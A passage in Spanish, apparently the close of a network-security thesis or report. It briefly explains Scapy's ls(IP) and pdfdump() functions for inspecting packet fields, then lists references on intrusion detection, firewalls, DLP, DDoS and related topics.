A la hora de crear tramas, no es necesario disponer de tutoriales ni guías de diseño, la propia interfaz de Scapy nos ayuda. Si queremos rellenar los campos de un paquete IP, por ejemplo, podemos conocer todos los componentes de dicha trama solo con ejecutar el comando **ls(IP)**. Al ser una lista más reducida que la de las funciones y modos, mostramos la salida del comando en la figura A2-2.

Figura A2-2.Componentes de una trama IP, campos a rellenar en Scapy.

Existe una función, **pdfdump()**, la cual nos permite un estudio más detallado y cómodo de un determinado paquete. Si realizamos una ejecución de esta función, Scapy nos crea un pdf con una representación gráfica de los campos de una trama y su "colocación" en la representación clásica de una trama.




Figura A2-3.Salida en pdf de la creación de una trama Ethernet.

Referencias

[1] "*Sistema de detección de intrusos"*. http://es.wikipedia.org/wiki/Ids

[2] Diego González Gómez. *"Sistemas de Detección de Intrusiones"*. Julio 2003.

[3] *"Snort"*. http://www.snort.org/

[4] *"Sistema de Prevención de Intrusos"*. http://es.wikipedia.org/wiki/Sistema_de_Prevenci%C3%B3n_de_Intrusos

[5] Gartner. *"Magic Quadrant for Network Intrusion Prevention System"*. Julio 2012.

[6] *"Normas PCI DSS".* http://es.pcisecuritystandards.org

[7] Peter H. Gregory. *"Firewalls for dummies".* John Wiley & Sons, Inc. 2011.

[8] Gartner. *"Magic Quadrant for Enterprise Network Firewalls"*. Diciembre 2011.

[9] Lawrence C. Miller. "*Next Generation Firewalls for dummies*". John Wiley & Sons, Inc. 2011.

[10] Lawrence C. Miller. "*DDoS for dummies*". John Wiley & Sons, Inc. 2012.

[11] Arbor Networks. "*Worldwide Infrastructure Security Report v7*". Febrero 2012.

[12] CDW. "*Data Loss Prevention Whitepaper*". 2012

[13] Rich Mogull. "*Understanding and Selecting a Data Loss Prevention Solution*".

[14] Ponemon Institute LLC. "*Five Countries: Cost of Data Breach*". Abril 2010.

[15] Gartner. "*Magic Quadrant for Content-Aware DLP*". Agosto 2011.

[16] F5. "*Load Balancing 101: The Evolution to Application Delivery Controllers*". 2012

[17] F5. "*Load Balancing 101: Firewall Sandwiches*". 2012.

[18] Gartner. "*Magic Quadrant for Application Delivery Controlers*". Noviembre 2010.

[19] Gartner. "*Magic Quadrant for Unified Threat Management*". Marzo 2012.

[20] VMware. "*VMware Distributed Resource Scheduler (DRS) – Ficha de producto*". 2009.

[21] OWASP. "*OWASP Top 10 – Los diez riesgos más importantes en Aplicaciones Web*". 2010

[22] Jelena Mirkovic, Peter Reiher. "*A Taxonomy of DDoS Attack and DDoS Defense Mechanisms*". 2004.

[23] Cisco. "*Remotely triggered black hole filtering-destination based and source based*". 2005.

[24] David C. Plummer. "*RFC0826*". Noviembre 1982.

[25] Abdulrahman Alruban, Emlyn Everitt. "*Two Novel 802.1x Denial of Service Attacks*". 2011.

[26] Svyatoslav Pidgorny. "*Getting Around 802.1x Port-based Network Access Control Through Physical Insecurity*". Noviembre 2004.

[27] Christian Horn. "*Understanding IP Prefix Hijacking and its Detection*". Junio 2009.

[28] Edward L. Haletky. "*VMware vSphere and Virtual Infraestructure Security*". Prentice Hall. Junio 2009.